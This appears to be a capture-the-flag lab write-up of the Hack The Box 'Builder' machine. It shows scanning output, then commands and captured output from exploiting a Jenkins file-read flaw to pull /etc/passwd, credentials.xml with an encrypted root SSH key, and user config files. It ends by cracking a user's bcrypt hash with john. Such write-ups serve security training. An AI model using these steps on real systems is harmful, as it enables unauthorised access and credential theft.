#linux #jenkins #decryption #leaked_creds #LFI
Recon

Nmap
Enter your target IP address or URL here: 10.129.230.220
------------------------------------------------------------
Scanning target 10.129.230.220
Time started: 2026-08-15 22:35:55.601852
------------------------------------------------------------
Port 22 is open
Port 8080 is open
Port scan completed in 0:00:33.896046
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,8080 -sV -sC -T4 -Pn -oA 10.129.230.220 10.129.230.220
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p22,8080 -sV -sC -T4 -Pn -oA 10.129.230.220 10.129.230.220
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 22:36 -0400
Nmap scan report for 10.129.230.220
Host is up (0.091s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.60 seconds
------------------------------------------------------------
Initial portscan shows open ports on 22 (ssh) and 8080 (Jetty Proxy server)
Nmap (UDP)
No open UDP ports of significance
Port 8080
Techstack
──(kali㉿kali)-[~/…/ctf/htb/builder/scanning]
└─$ curl -v http://$IP:8080
*   Trying 10.129.230.220:8080...
* Established connection to 10.129.230.220 (10.129.230.220 port 8080) from 10.10.14.192 port 41840
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.230.220:8080
> User-Agent: curl/8.21.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sun, 16 Aug 2026 02:38:52 GMT
< X-Content-Type-Options: nosniff
< Content-Type: text/html;charset=utf-8
< Expires: Thu, 01 Jan 1970 00:00:00 GMT
< Cache-Control: no-cache,no-store,must-revalidate
< X-Hudson-Theme: default
< Referrer-Policy: same-origin
< Cross-Origin-Opener-Policy: same-origin
< Set-Cookie: JSESSIONID.c1c322b4=node048r4qyxwn5e6yw6rwbakjokg36.node0; Path=/; HttpOnly
< X-Hudson: 1.395
< X-Jenkins: 2.441
< X-Jenkins-Session: d74085d4
< X-Frame-Options: sameorigin
< X-Instance-Identity: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuoLwaR1Kews72rSEsEkyDUFAKfX2Wk1mS06hi9A56Bx34LBdMQK3n6yCy0nJaT/KJcSx5hXA6DA1yNKWevPUO9nmgDZWaKxDhW/3uLvFtW68YnadxFiP7HLnRNulCWkaHgVIW/71MPrR9jOfjQ/BLPjBCBkLAdBsrCVrZ0/A/yj6H8YBGQIDk8hRjsqtMM0EBPzH/TylyC7DmHWtIkZqvLH7PKTycZ54Lcv9i9NVd/cLBZjEyzUua6n28OVsZif9yQ41qPmzwRlhZ7DAKi1wI48T+FatD9gz8v6KtjkftDht3CyT+GLYwUPy7z501y/RoOzldBpY2tgxvNTpIQgoDwIDAQAB
< Content-Length: 14975
< Server: Jetty(10.0.18)
<
Manual enumeration

Visiting the jetty server in the browser we see that an instance of jenkins verion 2.441 is running on the target.
┌──(kali㉿kali)-[~/…/htb/builder/exploit/pre-access]
└─$ python3 exploit.py -u http://10.129.230.220:8080 -p /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
Online research of this version of jenkins shows that there is an LFI vulnerability with this version.

There's a code flaw in this version that allows an attacker to read local system files by placing it behind a @ symbol (i.e. @/etc/passwd. Jenkins in affected versions' CLI parser replaces the contents of the file following that symbol.)
python3 exploit.py -u http://10.129.230.220:8080 -p /var/jenkins_home/credentials.xml
<?xml version='1.1' encoding='UTF-8'?>
</com.cloudbees.plugins.credentials.SystemCredentialsProvider>
    <entry>
          <description></description>
        <specifications/>
        <com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey plugin="ssh-credentials@308.ve4497b_ccd8f4">
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
          <id>1</id>
          <privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPrivateKeySource">
  </domainCredentialsMap>
      </java.util.concurrent.CopyOnWriteArrayList>
          <scope>GLOBAL</scope>
    </entry>
        </com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@1319.v7eb_51b_3a_c97b_">
      <java.util.concurrent.CopyOnWriteArrayList>
            <privateKey>{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}</privateKey>
          </privateKeySource>
          <username>root</username>
          <usernameSecret>false</usernameSecret>
      </com.cloudbees.plugins.credentials.domains.Domain>
      <com.cloudbees.plugins.credentials.domains.Domain>
Online research reveals that the $JENKINS_HOME directory has a file called credentials.xml. We discovered the custom Jenkins Home dir via the previous /etc/passwd output: /var/jenkins_home. We read the contents of credentials.xml, which is normally encrypted via a master key and we are given an ssh key. However, from reading the jenkins docs we know that these creds are encrypted with a key in the $JENKINS_HOME/Credentials directory.
Initial Access
Leaked Credentials

Further enumeration of the app reveals user jennifer on the system. Reading up on the jenkins docs we can read user config info via the filesystem at /var/jenkins_home/users/users.xml
┌──(kali㉿kali)-[~/…/htb/builder/exploit/pre-access]
└─$ python3 exploit.py -u http://10.129.230.220:8080 -p /var/jenkins_home/users/users.xml
<?xml version='1.1' encoding='UTF-8'?>
      <string>jennifer_12108429903186576833</string>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>jennifer</string>
  <version>1</version>
</hudson.model.UserIdMapper>
  </idToDirectoryNameMap>
<hudson.model.UserIdMapper>
    </entry>
Reading that file we confirm that jennifer is the only user on the server, and her hash folder is located at /var/jenkins_home/jennifer_12108429903186576833. Further reading up on the jenkins docs shows that the password hash for local users is stored in their hash folder in a file called config.xml
┌──(kali㉿kali)-[~/…/htb/builder/exploit/pre-access]
└─$ python3 exploit.py -u http://10.129.230.220:8080 -p /var/jenkins_home/users/jennifer_12108429903186576833/config.xml
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@463.vedf8358e006b_">
    <hudson.search.UserSearchProperty>
      <roles>
    <jenkins.security.seed.UserSeedProperty>
      </tokenStore>
    </hudson.search.UserSearchProperty>
      <timeZoneName></timeZoneName>
  <properties>
    <jenkins.security.LastGrantedAuthoritiesProperty>
      <flags/>
    <hudson.model.MyViewsProperty>
</user>
    </jenkins.security.ApiTokenProperty>
      <views>
        <string>authenticated</string>
    <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-api@2.200.vb_9327d658781">
<user>
          <name>all</name>
  <description></description>
      <emailAddress>jennifer@builder.htb</emailAddress>
      <collapsed/>
    </jenkins.security.seed.UserSeedProperty>
    </org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
    </hudson.model.MyViewsProperty>
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash"/>
          <filterQueue>false</filterQueue>
    <jenkins.security.ApiTokenProperty>
      <primaryViewName></primaryViewName>
      </views>
    </hudson.model.TimeZoneProperty>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@1319.v7eb_51b_3a_c97b_">
    </hudson.model.PaneStatusProperties>
    </hudson.tasks.Mailer_-UserProperty>
        <tokenList/>
    <jenkins.console.ConsoleUrlProviderUserProperty/>
        </hudson.model.AllView>
      <timestamp>1707318554385</timestamp>
          <owner class="hudson.model.MyViewsProperty" reference="../../.."/>
  </properties>
    </jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    </com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <insensitiveSearch>true</insensitiveSearch>
          <properties class="hudson.model.View$PropertyList"/>
    <hudson.model.TimeZoneProperty>
        <hudson.model.AllView>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
      <providerId>default</providerId>
      </roles>
    </jenkins.security.LastGrantedAuthoritiesProperty>
    <jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    <hudson.model.PaneStatusProperties>
<?xml version='1.1' encoding='UTF-8'?>
  <fullName>jennifer</fullName>
      <seed>6841d11dc1de101d</seed>
  <id>jennifer</id>
  <version>10</version>
      <tokenStore>
          <filterExecutors>false</filterExecutors>
    <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>
      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>


└─$ john --wordlist=/usr/share/wordlists/rockyou.txt jennifer.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (?)
1g 0:00:00:00 DONE (2026-08-16 01:02) 6.666g/s 240.0p/s 240.0c/s 240.0C/s 123456..liverpool
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find jennifer's password hash and crack it successfully with john.
